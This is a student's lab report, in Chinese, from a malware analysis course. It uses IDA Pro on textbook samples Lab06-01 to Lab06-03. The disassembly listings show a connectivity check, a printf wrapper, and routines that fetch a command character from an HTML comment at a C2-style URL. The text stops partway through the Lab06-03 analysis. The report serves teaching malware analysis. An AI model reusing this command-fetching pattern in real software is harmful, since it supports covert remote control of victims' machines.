南開大學

恶意代码分析与防治课程实验报告

实验五：ida 动态分析

学　　院　网络空间安全学院

专　　业　信息安全

学　　号　2111033

姓　　名　艾明旭

班　　级　信息安全一班

一、实验目的

巩固复习 ida 的使用技巧，重新将之前学习过的 ida 使用方法使用得到解决新的出现的问题。

练习跟随 Ida 流程图进行相关恶意代码的流程分析，识别和解决恶意代码对于普通的关于计算机进程的操控等等的方法和策略。

对于 ida 相关应用程序的分析，可以考虑到计算机网络连接的一些内容，我们在相关的应用实践当中，可以将应用程序对网络的依赖进行很好的分析，学习了解恶意代码依赖和控制网络的方法。

同时，本次实验的四种恶意代码十分相近，其中有许多的以及

二、实验原理

1、 实验环境

Windows xp，VMWARE，Windows11 ,win8.1

2、 实验工具

Ida pro 6.6 ida python,yara

3、 原理

IDA Python 是基于 IDA Pro 的 Python 扩展，它允许用户通过编写 Python 脚本与 IDA Pro 进行交互和自动化操作。

扩展性：IDA Pro 是一款反汇编和静态分析工具，IDA Python 充分利用了 Python 的灵活性和强大的标准库，提供了一组 API 和对象来与 IDA Pro 进行交互。用户可以通过编写 Python 脚本来扩展 IDA Pro 的功能，实现自定义的反汇编、分析、导出等操作。

提供 API：IDA Python 提供了一组完整的 API，用于操作和访问 IDA Pro 的各种特性和数据结构。这些 API 包括函数、变量、指令、图形界面、数据库查询、导出和导入等功能。用户可以通过调用这些 API 来实现各种自动化任务，例如自动识别函数、修改指令、导出数据等。

事件驱动：IDA Python 还支持事件处理机制，允许用户注册和处理特定的 IDA 事件。当 IDA Pro 发生某些事件时，例如载入二进制文件、分析


完成、用户交互等，用户可以编写回调函数来响应这些事件，执行相应的操作。

脚本界面：IDA Python 提供了一个交互式的 Python 解释器，可以在 IDA Pro 中直接编写和执行 Python 代码。用户可以通过这个 Python 解释器与 IDA Pro 进行实时的交互，进行数据查询、运行脚本等操作。

三、实验过程

(一)Lab06-01.exe

1、由 main 函数调用的唯一子过程中发现的主要代码结构是什么？




先声明了一个局部变量 var_4，然后调用了 InternetGetConnectedState 函数，接下来明显是一个 if 语句的分支结构，如果 InternetGetConnectedState 函数的返回值是 0，则跳转 loc_10102B 处，如果 InternetGetConnectedState 函数返回值为 1 则不跳转，接着执行下面的指令。

2、位于 0x40105F 的子过程是什么？

双击 0x40105F 来到函数中，发现它顺序调用了三个函数，还有一个数据 offset stru_407098，并且在该偏移量中还存在 FILE 的字符，然后将这个数据存在了 esi 中，并且在这三个函数的调用中均用到了 esi 指向的 FILE。

```
.text:0040105F
.text:0040105F sub_40105F      proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040105F                                         ; sub_401000+30↑p
.text:0040105F
.text:0040105F arg_0           = dword ptr  4
.text:0040105F arg_4           = dword ptr  8
.text:0040105F
.text:0040105F                 push    ebx
.text:00401060                 push    esi
.text:00401061                 mov     esi, offset stru_407098
.text:00401066                 push    edi
.text:00401067                 push    esi
.text:00401068                 call    __stbuf
.text:0040106D                 mov     edi, eax
.text:0040106F                 lea     eax, [esp+10h+arg_4]
.text:00401073                 push    eax             ; int
.text:00401074                 push    [esp+14h+arg_0] ; int
.text:00401078                 push    esi             ; FILE *
.text:00401079                 call    sub_401282
.text:0040107E                 push    esi
.text:0040107F                 push    edi
.text:00401080                 mov     ebx, eax
.text:00401082                 call    __ftbuf
.text:00401087                 add     esp, 18h
.text:0040108A                 mov     eax, ebx
.text:0040108C                 pop     edi
```


还发现 sub_40105F 这个函数的调用处就是在 main 函数的那个 if 判断语句中，而且在调用 sub_40105F 这个函数之前均先在栈中压入了一段字符串，所以猜测 sub_40105F 这个函数就是一个 printf 函数



通过查找资料以及 Printf 相关的函数的认定，最终发现该函数就是 Printf 函数

3、这个程序的目的是什么


由以上的分析可以猜测，这个程序的目的是检查是否有可用的 Internet 连接，如果有则打印“Success: Internet Connection”，如果没有则打印“Error 1.1: No Internet”。为了证明猜测，分别在联网状态和网络连接断开状态运行一下 Lab06-01.exe，发现猜想正确。




(二)Lab06-02.exe

1、main 函数调用的第一个子程序执行了什么操作？

Main 函数调用的第一个子程序是 sub_401000 函数，双击进入函数中查看代码



发现同 Lab06-01.exe 一样，查看是否存在可用的网络连接，如果是联网状态则打印字符串“Success: Internet Connection”，如果没有联网，则打印字符串“Error 1.1: No Internet”。



2、位于 0x40117F 的子过程是什么？

进入 sub_40117F 函数中查看，发现同 Lab06-01.exe 中的 sub_40105F 函数一样，就是个 printf 函数

```
.text:0040117F sub_40117F       proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040117F                                          ; sub_401000+30↑p ...
.text:0040117F
.text:0040117F arg_0            = dword ptr  4
.text:0040117F arg_4            = dword ptr  8
.text:0040117F
.text:0040117F                  push    ebx
.text:00401180                  push    esi
.text:00401181                  mov     esi, offset stru_407160
.text:00401186                  push    edi
.text:00401187                  push    esi
.text:00401188                  call    __stbuf
.text:0040118D                  mov     edi, eax
.text:0040118F                  lea     eax, [esp+10h+arg_4]
.text:00401193                  push    eax             ; int
.text:00401194                  push    [esp+14h+arg_0] ; int
.text:00401198                  push    esi             ; FILE *
.text:00401199                  call    sub_4013A2
.text:0040119E                  push    esi
.text:0040119F                  push    edi
.text:004011A0                  mov     ebx, eax
.text:004011A2                  call    __ftbuf
.text:004011A7                  add     esp, 18h
.text:004011AA                  mov     eax, ebx
.text:004011AC                  pop     edi
.text:004011AD                  pop     esi
.text:004011AE                  pop     ebx
.text:004011AF                  retn
.text:004011AF sub_40117F       endp
```

3、被 main 函数调用的第二个子过程做了什么？

Main 函数调用的第二个子过程是 sub_401040 函数，双击进入函数内部首先看到了以下几个函数的调用，以及 cmp 和 jnz 的比较跳转

```
.text:00401040 hInternet       = dword ptr -0Ch
.text:00401040 dwNumberOfBytesRead= dword ptr -8
.text:00401040 var_4           = dword ptr -4
.text:00401040
.text:00401040                 push    ebp
.text:00401041                 mov     ebp, esp
.text:00401043                 sub     esp, 210h
.text:00401049                 push    0               ; dwFlags
.text:0040104B                 push    0               ; lpszProxyBypass
.text:0040104D                 push    0               ; lpszProxy
.text:0040104F                 push    0               ; dwAccessType
.text:00401051                 push    offset szAgent  ; "Internet Explorer 7.5/pma"
.text:00401056                 call    ds:InternetOpenA
.text:0040105C                 mov     [ebp+hInternet], eax
.text:0040105F                 push    0               ; dwContext
.text:00401061                 push    0               ; dwFlags
.text:00401063                 push    0               ; dwHeadersLength
.text:00401065                 push    0               ; lpszHeaders
.text:00401067                 push    offset szUrl    ; "http://www.practicalmalwareanalysis.com
.text:0040106C                 mov     eax, [ebp+hInternet]
.text:0040106F                 push    eax             ; hInternet
.text:00401070                 call    ds:InternetOpenUrlA
.text:00401076                 mov     [ebp+hFile], eax
.text:00401079                 cmp     [ebp+hFile], 0
.text:0040107D                 jnz     short loc_40109D
.text:0040107F                 push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084                 call    sub_40117F
.text:00401089                 add     esp, 4
.text:0040108C                 mov     ecx, [ebp+hInternet]
.text:0040108F                 push    ecx             ; hInternet
.text:00401090                 call    ds:InternetCloseHandle
.text:00401096                 xor     al, al
.text:00401098                 jmp     loc_40112C

.text:0040109D loc_40109D:                             ; CODE XREF: sub_401040+3D↑j
.text:0040109D                 lea     edx, [ebp+dwNumberOfBytesRead]
.text:004010A0                 push    edx             ; lpdwNumberOfBytesRead
.text:004010A1                 push    200h            ; dwNumberOfBytesToRead
.text:004010A6                 lea     eax, [ebp+Buffer]
.text:004010AC                 push    eax             ; lpBuffer
.text:004010AD                 mov     ecx, [ebp+hFile]
.text:004010B0                 push    ecx             ; hFile
.text:004010B1                 call    ds:InternetReadFile
.text:004010B7                 mov     [ebp+var_4], eax
.text:004010BA                 cmp     [ebp+var_4], 0
.text:004010BE                 jnz     short loc_4010E5
.text:004010C0                 push    offset aError2_2FailTo ; "Error 2.2: Fail to R
.text:004010C5                 call    sub_40117F
.text:004010CA                 add     esp, 4
.text:004010CD                 mov     edx, [ebp+hInternet]
.text:004010D0                 push    edx             ; hInternet
.text:004010D1                 call    ds:InternetCloseHandle
.text:004010D7                 mov     eax, [ebp+hFile]
.text:004010DA                 push    eax             ; hInternet
.text:004010DB                 call    ds:InternetCloseHandle
.text:004010E1                 xor     al, al
.text:004010E3                 jmp     short loc_40112C
```

```
t:004010E5
t:004010E5 loc_4010E5:                                 ; CODE XREF: sub_401040+7E↑j
t:004010E5                 movsx   ecx, [ebp+Buffer]
t:004010EC                 cmp     ecx, 3Ch
t:004010EF                 jnz     short loc_40111D
t:004010F1                 movsx   edx, [ebp+var_20F]
t:004010F8                 cmp     edx, 21h
t:004010FB                 jnz     short loc_40111D
t:004010FD                 movsx   eax, [ebp+var_20E]
t:00401104                 cmp     eax, 2Dh
t:00401107                 jnz     short loc_40111D
t:00401109                 movsx   ecx, [ebp+var_20D]
t:00401110                 cmp     ecx, 2Dh
t:00401113                 jnz     short loc_40111D
t:00401115                 mov     al, [ebp+var_20C]
t:0040111B                 jmp     short loc_40112C
```


```
movsx   ecx, [ebp+Buffer]
cmp     ecx, '<'
jnz     short loc_40111D
movsx   edx, [ebp+var_20F]
cmp     edx, '!'
jnz     short loc_40111D
movsx   eax, [ebp+var_20E]
cmp     eax, '-'
jnz     short loc_40111D
movsx   ecx, [ebp+var_20D]
cmp     ecx, '-'
jnz     short loc_40111D
mov     al, [ebp+var_20C]
jmp     short loc_40112C
```

还发现了对于一些字符的比较

用 R 键将这些字符转化后，发现就是<!–，这个字符串一般位 HTLM 文档的注释开始部分

为了更直观的查看这些函数之间的逻辑结构，按空格键查看图形界面，放大后可用很清楚的

看到这些函数之间的调用关系



通过以上分析可用得出结论，sub_401040 首先调用 InternetOpenA 函数打开网络，

然后调用 InternetOpenUrlA 函数从 http://www.practicalmalwareanalysis.com 下载

HTML 网页，然后 cmp 指令做出一个判读，如果下载不成功，则打印字符串 Error 2.1: Fail to OpenUrl 并调用 InternetCloseHandle 函数关闭连接，如果成功下载，则跳转到 loc_40109D 地址处，然后调用 InternetReadFile 读取下载的 HTML 文件，紧接着又是一个 cmp 和 jnz 的比较跳转，如果读取不成功则打印 Error 2.2: Fail to ReadFile 并且调用 InternetCloseHandle 函数关闭连接。如果读取成功则跳转 loc_4010E5 地址处执行代码解析网页，而我们看到这个解析规则，先比较前四个字符是否为<!–，如果均比较成功，则将第五个字符存放到 al 中作为返回值，如果不是<!–这四个字符中任何一个比较失败，则打印字符串“Error 2.3: Fail to get command”。所以就是找到网页注释正文开始的地方，并返回首地址。

4、在这个子过程中使用了什么类型的代码结构?

很显然这个子过程使用了一个多层的 if 结构

5、在这个程序中有任何基于网络的指示吗?

返回来到 InternetOpenUrlA 函数调用处，在它之前先将数据 offset szUrl 压入了栈中，我们双击 szUrl 可用明显的看到基于网络的指示


```
push    ebp
mov     ebp, esp
sub     esp, 210h
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
push    offset szAgent  ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax             ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_40109D
```

```
.data:004070A8 aError2_1FailTo db 'Error 2.1: Fail to OpenUrl',0Ah,0
.data:004070A8                                          ; DATA XREF: sub_401040+3F↑o
.data:004070C4 ; CHAR szUrl[]
.data:004070C4 szUrl           db 'http://www.practicalmalwareanalysis.com/cc.htm',0
.data:004070C4                                          ; DATA XREF: sub_401040+27↑o
.data:004070F3                 align 4
.data:004070F4 ; CHAR szAgent[]
.data:004070F4 szAgent         db 'Internet Explorer 7.5/pma',0 ; DATA XREF: sub_401040+11↑o
.data:0040710E                 align 10h
.data:00407110 aSuccessParsedC db 'Success: Parsed command is %c',0Ah,0
.data:00407110                                          ; DATA XREF: _main+31↑o
```

6、这个恶意代码的目的是什么?

返回 main 函数，在 sub_401040 函数调用后，将解析出来的字符首地址在 al 返回并最后存放到 ecx 中压入栈作为参数，然后打印字符串“Success: Parsed command is %c”，

而%c 就是 sub_401040 函数解析出来的字符串。紧接着休眠 0EA60h=60000ms 也就是 60 秒




所以综合以上分析可以得出结论，Lab06-02.exe 先判断是否有可用的网络，如果没有则停止运行，如果已连接网络则在 http://www.practicalmalwareanalysis.com 网址下载并解析 HTML 文件，然后打印字符串 Success : Parsed command is 加上注释正文字符，最后程序休眠 60s 然后终止运行。

(三)Lab06-03.exe

1、比较在 main 函数与实验 6-2 的 main 函数的调用。从 main 中调用的新的函数是什么?

对比发现新的函数是 sub_401130



2、这个新的函数使用的参数是什么

```
.text:0040123C loc_40123C:                             ; CODE XREF: _main+26↑j
.text:0040123C                 movsx   ecx, [ebp+var_8]
.text:00401240                 push    ecx
.text:00401241                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\
.text:00401246                 call    sub_401271
.text:0040124B                 add     esp, 8
.text:0040124E                 mov     edx, [ebp+argv]
.text:00401251                 mov     eax, [edx]
.text:00401253                 push    eax             ; lpExistingFileName
.text:00401254                 mov     cl, [ebp+var_8]
.text:00401257                 push    ecx             ; char
.text:00401258                 call    sub_401130
.text:0040125D                 add     esp, 8
.text:00401260                 push    0EA60h          ; dwMilliseconds
.text:00401265                 call    ds:Sleep
.text:0040126B                 xor     eax, eax
.text:0040126D
.text:0040126D loc_40126D:                             ; CODE XREF: _main+16↑j
.text:0040126D                                         ; _main+2A↑j
.text:0040126D                 mov     esp, ebp
.text:0040126F                 pop     ebp
.text:00401270                 retn
```

看到在调用该函数时，先后 push 了 eax 和 ecx，所以该函数有两个参数。

